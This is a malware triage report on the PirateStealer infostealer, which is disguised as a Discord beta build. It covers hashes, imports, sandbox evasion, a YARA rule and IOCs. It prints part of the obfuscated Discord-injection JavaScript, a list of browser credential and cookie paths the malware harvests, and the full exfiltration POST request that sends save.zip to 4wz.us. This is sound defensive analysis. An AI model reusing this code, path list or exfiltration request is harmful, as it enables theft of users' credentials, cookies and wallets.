Malware Analysis and Triage Report : PirateStealer - Discord_beta.exe

mostwanted002.cf/post/malware-analysis-and-triage-report-piratestealer/

Mayank Malik December 1, 2022

You've been invited to test out BETA FEATURES OF DISCORD!!

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1. Executive Summary

A. Fingerprinting

1. MD5: `c5782ebad92661d4acfacaf4daa1fc52`
2. SHA256: `1b82ac159d87162964a4eb61122bb411a35e748e135cc3b97ab39466e5827c7e`
3. VirusTotal Report: https://www.virustotal.com/gui/file/1b82ac159d87162964a4eb61122bb411a35e748e135cc3b97ab39466e5827c7e

B. Classification

PirateStealer is a new Info Stealer in the scene. Not much info is provided about this family and the sample is relatively new. No traces has been found on either Malware Bazaar or Malpedia. The sample will be submitted to aforementioned databases after this post.

C. Behavioral Summary

The sample executes itself and checks for presence of Virtualized Environment by using registry information and disk drive identifiers. It throws an error and exists itself after failing the virtualization check. If the check succeeds, it scours through the directory `C:\User\<username>\AppData\Local\*` to harvest credentials, create an archive `save.zip` and exfiltrate it over HTTPS to an endpoint on `4wz[.]us`

2. Static Analysis

- Some interesting strings that confirm the info stealer is programed using Nim

```
bitstreams.nim
@iterators.nim(240, 11) `len(a) == L` the length of the seq changed while
iterating over it
deflate.nim
gzip.nim
zippy.nim
db_sqlite.nim
puppy.nim
db_sqlite.nim
```

- Imported function calls from standard DLL files

Fuction Name	Suspicious
CloseHandle	
CreateFileA	
CreateFileMappingA	
CreateFileMappingW	
CreateFileW	
CreateMutexW	Y
DeleteCriticalSection	
DeleteFileA	
DeleteFileW	
EnterCriticalSection	
FlushFileBuffers	
FlushViewOfFile	
FormatMessageA	
FormatMessageW	
FreeLibrary	
GetCurrentProcessId	Y
GetCurrentThreadId	Y
GetDiskFreeSpaceA	
GetDiskFreeSpaceW	
GetFileAttributesA	
GetFileAttributesExW	
GetFileAttributesW	
GetFileSize	
GetFullPathNameA	

Fuction Name	Suspicious
GetFullPathNameW	
GetLastError	
GetProcAddress	Y
GetProcessHeap	Y
GetStartupInfoA	Y
GetSystemInfo	Y
GetSystemTime	
GetSystemTimeAsFileTime	
GetTempPathA	
GetTempPathW	
GetTickCount	Y
GetVersionExA	
GetVersionExW	
HeapAlloc	
HeapCompact	
HeapCreate	
HeapDestroy	
HeapFree	
HeapReAlloc	
HeapSize	
HeapValidate	
InitializeCriticalSection	
IsDBCSLeadByteEx	
LeaveCriticalSection	
LoadLibraryA	Y

Fuction Name	Suspicious
LoadLibraryW	Y
LocalFree	
LockFile	
LockFileEx	
MapViewOfFile	
MultiByteToWideChar	
OutputDebugStringA	
OutputDebugStringW	
QueryPerformanceCounter	
ReadFile	
SetEndOfFile	
SetFilePointer	
SetUnhandledExceptionFilter	
Sleep	
SystemTimeToFileTime	
TlsGetValue	
TryEnterCriticalSection	
UnlockFile	
UnlockFileEx	
UnmapViewOfFile	
VirtualAlloc	Y
VirtualFree	
VirtualProtect	Y
VirtualQuery	
WaitForSingleObject	

Fuction Name	Suspicious
WaitForSingleObjectEx	
WideCharToMultiByte	
WriteFile	

- A highly obfuscated JavaScript file was found in the executable.

On deobfuscation of the above, following script was recovered.


```
let
var _0x4e36eb = _0x534c;

function _0x534c(_0x534ce2, _0x16ca1e) {
    var _0x53c7eb = _0x519e();
    return _0x534c = function (_0x8a4667, _0x43ddf0) {
        _0x8a4667 = _0x8a4667 - (0x1d98 + -0x1329 + 0x1d2 * -0x5);
        var _0x1cdf74 = _0x53c7eb[_0x8a4667];
        return _0x1cdf74;
    }, _0x534c(_0x534ce2, _0x16ca1e);
}

function _0x519e() {
    var _0x2b3aad = ['np?(gg=win', 'PBOWW', 'querystrin', 'https:/', 'Added',
'3308240uRVMVW', 'atus.disco', 'APsQN', 'a-zA-Z_$][', ',delete gg', 'CSsXV', 'Credit
Car', 'it_card:', 'ization\", ', 'teway.disc', 'wfMND', 'r:87475080', 'm/api/v*/u',
'des__', ', false );', ':detective', 'init-notif', '<:staff:87', 'dccto', 'length',
'qfsKk', '){let b=gg', 'etToken())', 'ord.com/ap', 'XncJL', 'tToken\'==a', 'omdeg',
'solve, rej', 'filter', 'instant', 'seText', 'Code', 'ppIpa', '\x0aIP: \x0a',
'\"get_requi', 'TAGOR', 'aYEzE', 'sSijL', 'KBwCt', 'Total Frie', 'wKZjJ',
'Expiration', 'vwlRl', 'lete gg.m.', 'AcoOC', 'XskMY', 'f.surf/raw', 'Zzhbc',
'GNmhe', '0e9b68a72f', 'https://di', 'wfvqi', 'MeWEl', '262128NuIOoY', 'orts=c},[[',
'() {\x0a     ', 'NheeB', 'ciuSB', 'RKogs', 'wzwea', 'rOYnM', 'avgKz', '\x0a```',
'mxYAj', 'FQHdE', 'rXtXQ', 'Authorizat', 'irDNj', 'new_passwo', 'ofqjO', 'No Nitro',
'rxxIn', 'HmBlt', 'MZoXH', 'GARxw', 'in before)', ' false ); ', 'KCfWR',
'api/v*/aut', 't c in gg.', 'pp.push([[', 'ut(){(func', 'Cgrtz', 'ader(\"Auth', 'New
Passwo', 'mevkn', 'd5b7ffb2b4', '.send( nul', 'jTHbE', 'call', '.setReques',
'/v*/schedu', 'RVzOJ', 'n\');xmlHtt', 'orization\"', 'CBteQ', 'UBaAx', 'ate\":false',
'.c[a].expo', '<:partner:', 'hasOwnProp', 'quire\']]])', 'gEGLB', 'Password C', 'ut
(User n', '<:hypesqua', 'eXdml', '&&(token=b', 'ibrary', 'Math.rando', 'QIGKA',
'PxSOz', 'lIUkL', 'nds (', 'hDSBx', 'discrimina', '     ', 'FhNxM', '6661178a2c',
'embed-colo', 'HjNsE', 'GHhZo', 'PCAZg', 'Text', 'sycCv', 'p.response', 'kVRzM',
'PjrcV', 'ear]', 'tokens', 'g.c.get_re', 'fields', 'scord.com/', 't)))return',
'3cfd898a34', 'uOInW', 'nction (re', 'fyejx', 'EaIrv', 'T\", \"', '.__esModul',
'kdiscord_a', 'OST\", \"htt', 'pIFwZ', 'card[exp_y', 'ebpackChun', '712885yttDlO',
'esponse)\x0a ', 'XGjSx', 'bJgUI', 'quDYI', 'ZWwEd', '}));xmlHtt', 'nd( null )',
'MZran', '_require:(', 'EUsjW', 'OJmpO', 'iekvl', 'Bgmbs', 'curity-pol', 'sODNh',
'Info', 'RtCnF', '       res', 'oUNqs', 'startsWith', 'te-auth-ga', 'wtrRE', 'XqPuC',
'nfTlj', 'stringify', 'trol-Allow', 'api/v*/use', '044afa86c0', 'BNGsw', 'endsWith',
'erty(c)){c', '&&window.w', '3|1|5|4|2|', '666152>', 'onth]', 'CC Number',
'261692be77', 'https://ap', 'Hbiyu', 'nst b=\"str', 'string', 'MYzmA', 'frien',
'oXoGC', 'st(); xmlH', 'ogged in)', 'h/login', 'onBeforeRe', 'ler', 'l );xmlHtt',
'nNDpg', 'scordapp.c', 'None', 'packChunkd', 'HJkPh', 'ult)for(le', 'ekaHc', 'hVBNq',
'Discord In', 'hCisG', ',c)=>a.exp', 'll ); xmlH', '%LOGOUT%', '67292683>', 'qDnjj',
'ce:8747508', './core.asa', 'rary', 'jWIqj', 'z.us/webho', '.open(\"POS',
'cation/jso', 'n\');xhr.se', 'Access-Con', 'n.discorda', 'tp.open( \"', 'HsWzL',
'LIMNx', 'CDBUT', 'rPUXn', 'while (tru', 'QXtBk', 'IXdYu', 'jlJkn', 'eGNQG', 'icy',
'zkLNj', '.send(JSON', 'REDyx', 'authorizat', 'quire):win', 'uPgpS', 'action',
'auth/login', 'ing\"==type', '7299264akWYrI', '0833860819', 'Nitro Boos',
'nances/upc', 'KXpeG', 'backup_cod', 'ASPvi', 'AnBwe', '`??` <:pay', 'Qzuky',
'QuUOv', 'h.random()', 'eceived', 'm/api/v*/a', 'detectable', 'AiUeV', '9> ⎧Click',
'iMZRC', 'OIQYD', 'mXMdv', 'cardnumber', 'ogged out', '113823>', '.stringify',
```

```
';xmlHttp.r', '7475080859', 'f them](', '0bae463b62', '`Nitro Cla', 'RneOZ',
'pal:896441', 'IRorc', '8747508086', 'bEJOo', 'ged', '.default.g', 'XSFpY', 'WPGIP',
'e\', \'appli', 'constructo', 'SWgNo', 'ttp.respon', 'Promise(fu', 'tRequestHe',
'gGChN', 'handle', '[**<:partn', '({\"passwor', 'p.send( nu', 'BmfaL', 'p = new XM',
'gg.c)if(gg', 'mfa', 'Token', 'QyxBl', 'gznBU', 'exports', 'hanged', 'c \'*\'',
'type', 'join', 'BFLMt', 'd[b]:a(d))', '/v9/users/', 'zUUpR', 'tars/', '[],{get_re',
'creditCard', 'NrTCl', 'breeg', 'VsiSX', 'avatar', 'e: \x0a', '0e51da53ac', 'm()],
{},a=', 'kfqsq', 'ows', 'VDMFd', 'uire,delet', 'https://ct', 'XWYvO',
'\x0aInjection', 'qbbDT', 'XIyoy', 'fVGaB', 'IptgU', 'uqvDV', 'scord_app.', 'lJCpo',
'RTUQn', 'statusCode', 'izeeD', 'qXVEh', 'wWdXu', 'tzYpP', '`?`', 'lHttp.setR',
'4477056>', 'eRsvU', 'HlluF', 'CqJXz', 'ePErz', 'jfKbG', 'Email Chan', '-sources\",',
'       }\x0a ', 's/detectab', 'cYCTW', 'EAMwn', 'logout', 'VEwOw', 'illing/sub',
'88952075>', 'e);xmlHttp', 'PFCvw', 'RXhXV', 'fFsJL', 'zgpHS', 'KdeiM', 'onst d=gg.',
'XUwuo', 'get_requir', 'PirateStea', 'ction LogO', 'VvjjF', 'rd.com/api', 'email',
'efault[b]:', 'sers/@me/b', 'iNLfL', 'Value', 'Lvuyw', 'esponseTex', 'gPPIE', '\\+\\+
*(?:[', 'h([[],{get', 'oming.json', 'onp.push([', 'Nitro', 'c633748151', 'MJEyc',
'lpxpM', 'Badges', 'ac162fb948', 'split', 'stHeader(\"', 'rcLQC', 'login', 'GKwDl',
'513qIUJCP', 'c)if(gg.c.', 'getAllWind', 'e&&d.defau', 'riptions', 'NrdYM', '
xh', 'nEceC', 'rs/@me/lib', 'vtYDK', 'c[c].expor', 'userLogin', 'fpiFR', 'Xqopk',
'icy-report', 'jIHIQ', 'ePOgR', 'hmivT', 'quire:(a,b', 'kBJCB', '@me\", fals',
'@everyone', '](https://', 'uFnvA', ';if(d&&(b?', 'ofdcM', 'GCPrj', 'd_events:8',
'rmdirSync', 'aw/', 'tadaY', 'GiEFi', 'tor', 'ykpop', 'CvUvx', 'ZDdGx', 'false );xm',
'xpBES', 'executeJav', 'd\":\"', '7bfd1f547e', 'for(let a ', 'rs/@me', '8d47b006a4',
'AkhBD', 'NGnMY', 'sers/@me/l', 'user', 'card[exp_m', '6df76d9cd3', 'ringify(',
'ca50f6e4ec', 'counter', 'sJmuc', 'content-se', 'qQkwR', 'NuNkF', 'User Login',
'YSffi', '78354964>', ' function ', 'card[cvc]', '@me/relati', 'Boedc', 'stateObjec',
'PhTSi', '6PtQXNK', 'sMouD', '\").logout(', 'gXCaa', 'jhhnC', 'z.us', 'rs/@me/bil',
'-Origin \'*', '3699f4cb0c', 'PAZzF', 'MeNnf', 'elidq', 'code', 'gfoOb', 'jKYKG',
'ozEcT', 'Rare', 'api/v*/app', 'st();xmlHt', 'bytes', ')return d}', 'scriptions',
'lOikq', 'UscNK', 'qAftj', 'picoP', 'nd(JSON.st', 'ydNUv', 'GByIe', '/@me/billi',
'jLvHj', 're\"]]]),de', 'ERbYq', 'EFGNV', 'gger', 'ukVTp', '58>', 'aScript', 'LcvMp',
'insert', 'xplVr', 'kDScI', 'window.web', 'ykgzz', 'ssic`', 'SJhDu', '4750808728',
'forEach', '\x0a     new ', 'oVaUi', '<:bravery:', 'lnSmv', 'oTfPf', 'in window.',
'yZutt', 'lGSsh', 'bHqdw', 'vYIBT', 'bKsdf', 'ontent-Typ', 'Text;', 'ot Logged ',
'zhHDK', 'BGbJx', 'CVC', 'yexternali', 'XFwxu', 'function *', 'quest', 'lerBTW',
'/v8/users/', ')}LogOut()', 'xEGik', 'VKwNJ', '<:bughunte', 'JegoJ', 'ps://www.m',
'8472825986', 'POST', 'password', 'xhr = new ', 'disable-qr', 'om/v1/toke',
'befba77ea3'];
    _0x519e = function () {
        return _0x2b3aad;
    };
    return _0x519e();
}(function (_0x3f6ee4, _0x2fc5be) {
    var _0x346931 = _0x534c,
        _0x41454c = _0x3f6ee4();
```

The full code can be found [here](https://mostwanted002.cf/post/malware-analysis-and-triage-report-piratestealer/javascript_file.js)


3. Dynamic Analysis

- Initially, the executable checks for presence of virtualization environment by reading registry key values for disk identifiers and tries to match it against common virtual disk strings like `VMware`, `Vbox`, `Ven_Msft` (Hyper-V). If the check fails, the executable exits after throwing the following error.




This can be bypassed via two methods:


1. Either patch on fly by loading it in Debugger and changing the register values to bypass the check.
2. Modify registry values before executing the sample.
    - `HKLM\SYSTEM\CurrentControlSet\Services\disk\Enum`
    - `HKLM\SYSTEM\CurrentControlSet\Services\EhStorClass\Enum`



Sample in x64dbg



Calling the function to check for virtualization



14:36:...	Discord_Beta.exe	7084	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum	REPARSE	Desired Access: Q...
14:36:...	Discord_Beta.exe	7084	RegOpenKey	HKLM\System\CurrentControlSet\Services\Disk\Enum	SUCCESS	Desired Access: Q...
14:36:...	Discord_Beta.exe	7084	RegQueryValue	HKLM\System\CurrentControlSet\Services\disk\Enum\0	BUFFER OVERFL...	Length: 12
14:36:...	Discord_Beta.exe	7084	RegCloseKey	HKLM\System\CurrentControlSet\Services\disk\Enum	SUCCESS	
14:36:...	Discord_Beta.exe	7084	RegQueryKey	HKLM	SUCCESS	Query: HandleTag...
14:36:...	Discord_Beta.exe	7084	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum	REPARSE	Desired Access: Q...
14:36:...	Discord_Beta.exe	7084	RegOpenKey	HKLM\System\CurrentControlSet\Services\Disk\Enum	SUCCESS	Desired Access: Q...
14:36:...	Discord_Beta.exe	7084	RegQueryValue	HKLM\System\CurrentControlSet\Services\disk\Enum\0	SUCCESS	Type: REG_SZ, Le...
14:36:...	Discord_Beta.exe	7084	RegCloseKey	HKLM\System\CurrentControlSet\Services\disk\Enum	SUCCESS	

Registry keys being queried

- On successful execution, the sample scours through the files and folder located inside `C:\Users\<username>\AppData\Local` to harvest saved credentials and sensitive information.

  The files and folders checked during analysis in the mentioned directory:

```
"C:\Users\Baldur\AppData\Local"
"C:\Users\Baldur\AppData\Local\*"
"C:\Users\Baldur\AppData\Local\BraveSoftware\Brave-Browser\User
Data\Default\Local Extension Settings"
"C:\Users\Baldur\AppData\Local\Chromium"
"C:\Users\Baldur\AppData\Local\Google\Chrome"
"C:\Users\Baldur\AppData\Local\Google\Chrome\*"
"C:\Users\Baldur\AppData\Local\Google\Chrome Beta"
"C:\Users\Baldur\AppData\Local\Google\Chrome Beta\User Data\Default\Local
Extension Settings"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\*"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Bookmarks"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\History"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\History_tmp"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\History_tmp-
journal"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\History_tmp-wal"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Local Extension
Settings"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Local
Storage\leveldb"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Local
Storage\leveldb\*"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Local
Storage\leveldb\000003.ldb"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Local
Storage\leveldb\000004.log"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Login Data"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Login Data_tmp"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Login Data_tmp-
journal"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Login Data_tmp-
wal"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User
Data\Default\Network\Cookies_tmp"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User
Data\Default\Network\Cookies_tmp-journal"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User
Data\Default\Network\Cookies_tmp-wal"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Web Data"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Web Data_tmp"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Web Data_tmp-
journal"
"C:\Users\Baldur\AppData\Local\Google\Chrome\User Data\Default\Web Data_tmp-wal"
"C:\Users\Baldur\AppData\Local\Growtopia\save.dat"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\*"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\*"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Bookmarks"
```

```
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\History"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\History_tmp"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\History_tmp-
journal"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\History_tmp-wal"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Local Extension
Settings\ejbalbakoplchlghecdalmeeeajnimhm"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Login Data"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Login Data_tmp"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Login Data_tmp-
journal"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Login Data_tmp-
wal"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User
Data\Default\Network\Cookies_tmp"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User
Data\Default\Network\Cookies_tmp-journal"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User
Data\Default\Network\Cookies_tmp-wal"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Web Data"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Web Data_tmp"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Web Data_tmp-
journal"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Default\Web Data_tmp-
wal"
"C:\Users\Baldur\AppData\Local\Microsoft\Edge\User Data\Local State"
"C:\Users\Baldur\AppData\Local\Opera Software\Opera GX Stable\Local Extension
Settings"
"C:\Users\Baldur\AppData\Local\Opera Software\Opera Stable\Local Extension
Settings"
"C:\Users\Baldur\AppData\Local\ProtonVPN"
```

- The sample then proceeds to copy the found credentials to `C:\Users\<username>\AppData\Local\Temp\save\` directory and creates an archive `save.zip` in `C:\Users\<username>\AppData\Local\Temp` directory. This zip file is used to exfiltrate the data to the retrieval endpoint.

- A HTTP POST request is made to the URL hxxps[:]//4wz[.]us/webhooks/85dd00c63374815179f0c5e26f722df1b3b90bae463b626df76d9cd37bfd1f547ed5b7ffb2b40e9b68a72fac162fb948c11a0b8bb43699f4cb0c5985cb3f69a9cffed5ed00815080852616092be77b84317f4fa6661178a2c0ec08199db0e51da53ac7b54e5556d3cfd898a347e21ad78a7044afa86c0ca50f6e4ecbefba77ea38d47b006a454b2754a22e01a858030e5 with the following payload

```
POST
/webhooks/85dd00c63374815179f0c5e26f722df1b3b90bae463b626df76d9cd37bfd1f547ed5b7
ffb2b40e9b68a72fac162fb948c11a0b8bb43699f4cb0c5985cb3f69a9cffed5ed00815080852616
92be77b84317f4fa6661178a2c0ec08199db0e51da53ac7b54e5556d3cfd898a347e21ad78a7044a
fa86c0ca50f6e4ecbefba77ea38d47b006a454b2754a22e01a858030e5 HTTP/1.1
Connection: close
Content-Type: multipart/form-data; boundary=-------------------------
gwtwrxsavebqtmsyuoqimtdi
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Puppy
Content-Length: 6665
Host: 4wz.us

----------------------------gwtwrxsavebqtmsyuoqimtdi
Content-Disposition: form-data; name="payload_json"
Content-Type: application/json

{"content": "", "username": "PirateStealer", "avatar_url": "", "attachments":
[], "embeds": [{"title": "Thanks for using PirateStealer", "description":
"Succesfully recover : **\nð¦ 0 Metamask Recovery Key, \nð 0 Extension
Wallets, \nð°  0 Cold wallets, \nð 0 Passwords, \nðª 13 Cookies,
\nð³ 0 Cards, \nð 0 Autofills **\n and much more in `save.zip`",
"image": "", "url": "", "author": {"name": "", "url": "", "icon_url": ""},
"footer": {"text": "", "icon_url": ""}, "fields": [{"name": "Computer Username",
"value": "Baldur", "inline": true}, {"name": "Hostname", "value": "DESKTOP-
T59267A\n", "inline": true}], "color": 0, "timestamp": "", "thumbnail": {"url":
""}}]}
----------------------------gwtwrxsavebqtmsyuoqimtdi
Content-Disposition: form-data; name="file"; filename="save.zip"
Content-Type: application/zip
<ZIP FILE BINARY CONTENTS>
----------------------------gwtwrxsavebqtmsyuoqimtdi--
```

```
POST
/webhooks/85dd00c63374815179f0c5e26f722df1b3b90bae463b626df76d9cd37bfd1f547ed5b7ffb2b40e9b68a72fac162fb948c11a0b8bb43699f4cb0c5985cb3f69a9cffed5ed0081508085261692be77b84317f4fa6661178a2c0ec08199db0e51da53ac7b54e5556d3cfd898a347e21ad78a7044afa86c0ca50f6e4ecbefba77ea38d47b006a454b2754a22e01a858030e5 HTTP/1.1
Connection: close
Content-Type: multipart/form-data; boundary=--------------------------siwpspvnmzguioxjoaiuxvkk
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Puppy
Content-Length: 6665
Host: 4wz.us

----------------------------siwpspvnmzguioxjoaiuxvkk
Content-Disposition: form-data; name="payload_json"
Content-Type: application/json

{"content": "", "username": "PirateStealer", "avatar_url": "", "attachments": [], "embeds": [{"title": "Thanks for using PirateStealer", "description": "Succesfully recover : **\nð¦ 0 Metamask Recovery Key, \nð 0 Extension Wallets, \nð° 0 Cold wallets, \nð 0 Passwords, \nðª 13 Cookies, \nð³ 0 Cards, \nð 0 Autofills **\n and much more in `save.zip`", "image": "", "url": "", "author": {"name": "", "url": "", "icon_url": ""}, "footer": {"text": "", "icon_url": ""}, "fields": [{"name": "Computer Username", "value": "Baldur", "inline": true}, {"name": "Hostname", "value": "DESKTOP-T59267A\n", "inline": true}], "color": 0, "timestamp": "", "thumbnail": {"url": ""}}]}
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Content-Disposition: form-data; name="file"; filename="save.zip"
Content-Type: application/zip

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```

Data exfiltration request

- Once the data is successfully exfiltrated, the executable deletes the file `save.zip` and exits.

4. YARA Rules and IOCs

1. YARA Rule


```
rule pirate_stealer : infostealer
{
    meta:
            description = "This rule is to identify PirateStealer Infostealers"
      author = "mostwanted002"
      date = "2022-12-01"

    strings:
            $pirate = "PirateStealerEvent" nocase
            $nim1 = "deflate.nim"
            $nim2 = "zippy.nim"
            $nim3 = "db_sqlite.nim"
            $nim4 = "puppy.nim"
            $nim5 = "gzip.nim"

        condition:
            $pirate     and ($nim1 or $nim2 or $nim3 or $nim4 or $nim5)

}
```

2. IOCs

- 4wz[.]us
